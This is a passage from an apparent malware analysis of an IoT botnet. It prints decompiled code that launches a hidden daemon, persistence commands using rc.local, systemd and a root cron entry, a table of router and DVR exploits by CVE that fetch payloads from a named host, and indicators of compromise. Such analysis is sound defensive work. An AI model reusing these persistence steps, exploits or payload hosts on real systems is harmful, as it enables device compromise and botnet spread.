        system_cmd_exec("chmod +x .daemonx86");
      }
      v8 = sub_246E0("pgrep -x .daemonx86", "r");
      if ( sub_25C84(v13, 128, v8) )
      {
        sub_245E0(v8);
      }
      else
      {
        sub_245E0(v8);
        sub_244CC(v11, 2048, "./.daemonx86 &");
        system_cmd_exec(v11);
        sub_27B34(1);
      }
      sub_27B34(1);
      sub_27B34(2);
    }
  }
  return result;
}
Persistence (writedropperscriptsandpersist @ 0x1AAF8)
Four overlapping persistence mechanisms:
a) Dropper files
.configs (working dir) and /usr/bin/.configs.daemonx86 — bash loop that respawns .configs if it dies, kills competing sys64.* processes/usr/bin/.sshad as a secondary hidden daemon (disguised as SSH)b) rc.local — appends echo '%s &' >> /etc/rc.local
c) systemd service — writes /etc/systemd/system/<name>.service, runs systemctl daemon-reload && systemctl enable
d) cron job — writes /etc/cron.d/systam → * * * * * root /etc/systam.sh &
IoT Exploit Arsenal (registerallexploitmodules chain)
All exploits download payloads from z.hxhk.cc:
| Function | Exploit | CVE | Payload |
|---|---|---|---|
exploit_upnp_wanipconnection_adb (0x82C0) | UPnP WANIPConnection SOAP RCE | — | z.hxhk.cc/adb (via /tmp/.e) |
exploit_linksys_tmunblock_cgi (0x8E7C) | Linksys tmUnblock.cgi RCE | — | z.hxhk.cc/sys64.mpsl (asus.s) |
exploit_comtrend_ping_cgi_rce (0x9A60) | Comtrend ping.cgi injection | CVE-2017-6884 | z.hxhk.cc/comtrend |
exploit_gpon_diag_form_port80 (0x11E6C) | GPON router RCE | CVE-2018-10561 | z.hxhk.cc/gpon443 (80) |
exploit_gpon_diag_form_port443 (0x12B60) | GPON router RCE | CVE-2018-10562 | z.hxhk.cc/gpon443 (g443) |
exploit_huawei_hg532_tr064_cve2017_17215 (0x14370) | Huawei HG532 TR-064 SOAP | CVE-2017-17215 | z.hxhk.cc/sys64.mips (huw.s) |
exploit_http_dispatcher (0xA6F8) | D-Link HNAP1 / UPnP picsdesc.xml | — | z.hxhk.cc/sys64.mips (hn.s/rk.s) |
| (0x2E634) | ThinkPHP RCE | CVE-2018-20062 | z.hxhk.cc/sys64.x86 (tp.s) |
| (0x2E76C) | TR-069 CWMP SetNTPServers port 7547 | — | z.hxhk.cc/sys64.mips (tr.s) |
| (0x2C500) | JAWS DVR /shell RCE | — | z.hxhk.cc/jaws (js) |
| (0x2F430) | D-Link ViewLog.asp RCE | — | z.hxhk.cc/sys64.arm7 (zy.s) |
Multi-architecture payloads: .mips, .mpsl, .arm7, .x86, .adb — targeting the full IoT spectrum.
IOCs
| Type | Value |
|---|---|
| C2 IP | 31.220.3.125:80 |
| Payload CDN | z.hxhk.cc |
| Bot binaries dropped | .configs, .daemonx86, /usr/bin/.sshad, /usr/bin/.configs |
| Persistence scripts | /etc/dars.sh, /etc/systam.sh, /etc/cron.d/systam |
| Mutex string | meinsm (XOR-0x22 → OGKLQO) |
| User-Agent | r00ts3c-owned-you, Hello, World, Hello-World |